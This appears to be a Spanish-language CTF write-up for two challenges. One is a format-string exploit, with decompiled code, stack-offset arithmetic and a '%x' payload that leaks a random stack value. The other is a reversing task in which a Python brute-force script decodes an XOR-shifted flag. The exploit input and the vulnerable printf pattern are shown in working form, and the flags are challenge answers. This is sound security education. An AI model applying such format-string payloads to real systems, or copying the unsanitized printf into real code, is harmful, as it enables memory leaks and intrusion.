
Se descargó el archivo, lo siguiente fue ver el comportamiento. Se observó que el binario recibe dos cadenas por stdin.
Pantalla de comportamiento



Para analizar a profundidad, el binario fue leido en IDAPro.


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  int v4; // [esp+0h] [ebp-14h]
  int buf; // [esp+4h] [ebp-10h]
  int fd; // [esp+8h] [ebp-Ch]
  int *v7; // [esp+Ch] [ebp-8h]

  v7 = &argc;
  fd = open("/dev/urandom", 0);
  if ( fd == -1 )
  {
    puts("Open error on /dev/urandom. Contact @dmin\n");
    result = -1;
  }
  else if ( read(fd, &buf, 4u) == 4 )
  {
    close(fd);
    puts("Exploit it");
    fflush(stdout);
    fgets(::buf, 64, stdin);
    printf(::buf);
    printf("> ");
    fflush(stdout);
    __isoc99_scanf("%x", &v4);
    if ( buf == v4 )
    {
      puts("Wow, you exploited it!");
      system("cat ./flag2.txt");
    }
    else
    {
      puts("Haha ... Bad Command!");
    }
    result = 0;
  }
  else
  {
    puts("Read error. Contact @dmin!\n");
    result = -1;
  }
  return result;
}
```

En IDA se puede observar que las variables v4, buf, fd son obtenidas basadas en la dirección de EBP, y que la condición para obtener el flag, es que la variable v4 sea igual a lo que tiene buf. Para poder realizar este análisis se recurrió a utilizar un debugger en el cual se obtuvo que los valores mostrado por la función printf corresponden a las direcciones contiguas a la dirección contenida en ESP y ya que este apuntador señala la dirección de los valores actualmente utilizados por el programa, el contenido de ESP corresponde a la primera cadena introducida.
Por otro lado, con ayuda de las pistas proporcionadas se probó el comportamiento del binario con los diferentes formatos de cadena aceptados por la función printf.



Se observó que, en el formato hexadecimal, el programa regresaba respuesta con números.

Sabiendo esto, se procedió a correr el binario dentro de un debugger.




Por otro lado, al revisar la declaración de las variables, se realizaron las conversiones de las direcciones de memoria y se dedujo la posición en la pila de cada variable.
v4 -> ebp - 14h = 3220012936 - 20 = 3220012916 => 0xbfed7f74
buf -> ebp - 10h = 3220012936 - 16 = 3220012920 => 0xbfed7f78
fd -> ebp -Ch = 3220012936 -12 = 3220012924 => 0xbfed7f7c

Al realizar diferentes pruebas se obtuvo que cada %x. corresponde a una dirección de memoria, para lo cual, para llegar a Buf desde ESP son 6 direcciones de
memoria, lo que significa que se requieren de seis %x.

Que son los valores que regresa en la ejecución el programa.
El ultimo valor, es el que corresponde a la variable Buf, de este modo si se ingresa este valor, se cumple la condición y, por consiguiente, se obtiene el acceso a la bandera.

```
Exploit it
%x.%x.%x.%x.%x.%x.
40.b7fa05c0.4be714.1.bfed8034.6b7bb849.
> 6b7bb849
Wow, you exploited it!
cat: ./flag2.txt: No existe el fichero o el directorio
```

RETO: Billullo




Este billete tiene algo escondido, entiende la lógica de cifrado y descifra este hash para obtener la bandera
Categoría: Reversing

Equipo: Los Yahires


Solución:
Se le aplicó el comando ¨file¨ para saber el tipo de archivo que era.

```
MacBook-Pro-de-Diego:Reversing diego_sg$ file Billullo
Billullo: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamic
ally linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.
6.32, BuildID[sha1]=d7152dc164335ec27e4a7c3dd085d0a8432a2861, not stri
pped
```

Se analiza el archivo utilizando el desensamblador IDA pro y se genera el pseudocódigo



Y se obtiene lo siguiente:



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+8h] [rbp-38h]
  int v5; // [rsp+Ch] [rbp-34h]
  char s[8]; // [rsp+10h] [rbp-30h]
  unsigned __int64 v7; // [rsp+38h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  strcpy(s, "flag{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}");
  v5 = strlen(s);
  puts("  ||==========================================================================||  ");
  puts("  ||//$//////////////////////////////////////////////////////////////////$//||  ");
  puts("  ||(200)==========| REVERSE ENGINEERING (#3) |==========(200)||  ");
  puts("  ||//$//        -          '------========---------'                  //$//||  ");
  puts("  ||<< /        /$/              // ____ //                          / >>||  ");
  puts("  ||>>|        //L//            // ///..) //                 XXXX     |<<||  ");
  puts("  ||<<|        // //            || <||  >}  ||                        |>>||  ");
  puts("  ||>>|         /$/             ||  $$ --/  ||          XXXXXXXXX     |<<||  ");
  puts("  ||<<|      Free to Use        *||  ||_/  //*                        |>>||  ");
  puts("  ||>>|                         *||/___|_//*                          |<<||  ");
  puts("  ||<</      Rating: E          _____/ HACKDEF /_______      XX XXXXX  />>||  ");
  puts("  ||//$/                    -|  REPUBLIC OF HACKDEF   |-              /$//||  ");
  puts("  ||(200)==================  TWO HUNDRED SHELLS ==================(200)||  ");
  puts("  ||//$//////////////////////////////////////////////////////////////////$//||  ");
  puts("  ||==========================================================================||  ");
  printf("The Encrypted Flag Format is: ", argv);
  for ( i = 0; i < v5; ++i )
  {
    if ( i > 0 )
      s[i] ^= s[i - 1];
    s[i] ^= s[i] >> 3;
    s[i] ^= s[i] >> 2;
    s[i] ^= s[i] >> 1;
    printf("%02x", (unsigned __int8)s[i]);
  }
  return 0;
```

Lo relevante de este código es la variable de entrada “s” que se utiliza para codificar la bandera y el código que se utiliza para codificarla. También se puede observar que el formato de la bandera es igual a la del resto de los retos. A cada carácter de la bandera se le hace una operación xor a si mismo, pero con un corrimiento de bits. Para encontrar la bandera se uso fuerza bruta aplicando la función de codificación que se obtuvo del IDA a un conjunto de caracteres (del 48 al 126 en el código ASCII) que después se comparaba con el valor correspondiente en la cadena. Si después de aplicarle dicha codificación el valor era igual al de la cadena brindada, se asume que el carácter ASCII es el original y se guarda en una cadena para después desplegar la bandera completa.

```
In [3]: #Se nos da una cadena con valores en hexadecimal. Podemos decir que es la bandera codificada.
bandera_hex_codificada = [0x48,0x3c,0x62,0x06,0x59,0x45, # f l a g { ?
                          0x08,0x29,0x47,0x1f,0x77,0x3d,     # ? ? ? ? ? ? ?
                          0x09,0x7d,0x20,0x56,0x0f,0x75,     # ? ? ? ? ? ? ?
                          0x73,0x20,0x56,0x0f,0x6f,0x61,     # ? ? ? ? ? ? ?
                          0x24,0x5d,0x0b,0x28,0x60,0x68,     # ? ? ? ? ? ? ?
                          0x10,0x3d,0x09,0x49,0x5a,0x3e]     # ? ? ? ? ? ? }
bandera = ''
for byte in range(len(bandera_hex_codificada)):
    caracter_codificado = bandera_hex_codificada[byte]
    for caracter_original in range(48,125):
        s = caracter_original
        if (byte > 0):
            s = s ^ bandera_hex_codificada[byte - 1]
        s = s ^ s >> 3
        s = s ^ s >> 2
        s = s ^ s >> 1
        if (s == caracter_codificado):
            bandera = bandera + chr(caracter_original)

In [4]: bandera

Out[4]: 'flag{5H1FT_R1GHT_L3FT_X0R_R3v3r51n6}'

In [ ]:
```

Flag:

flag{5H1FT_R1GHT_L3FT_X0R_R3v3r51n6}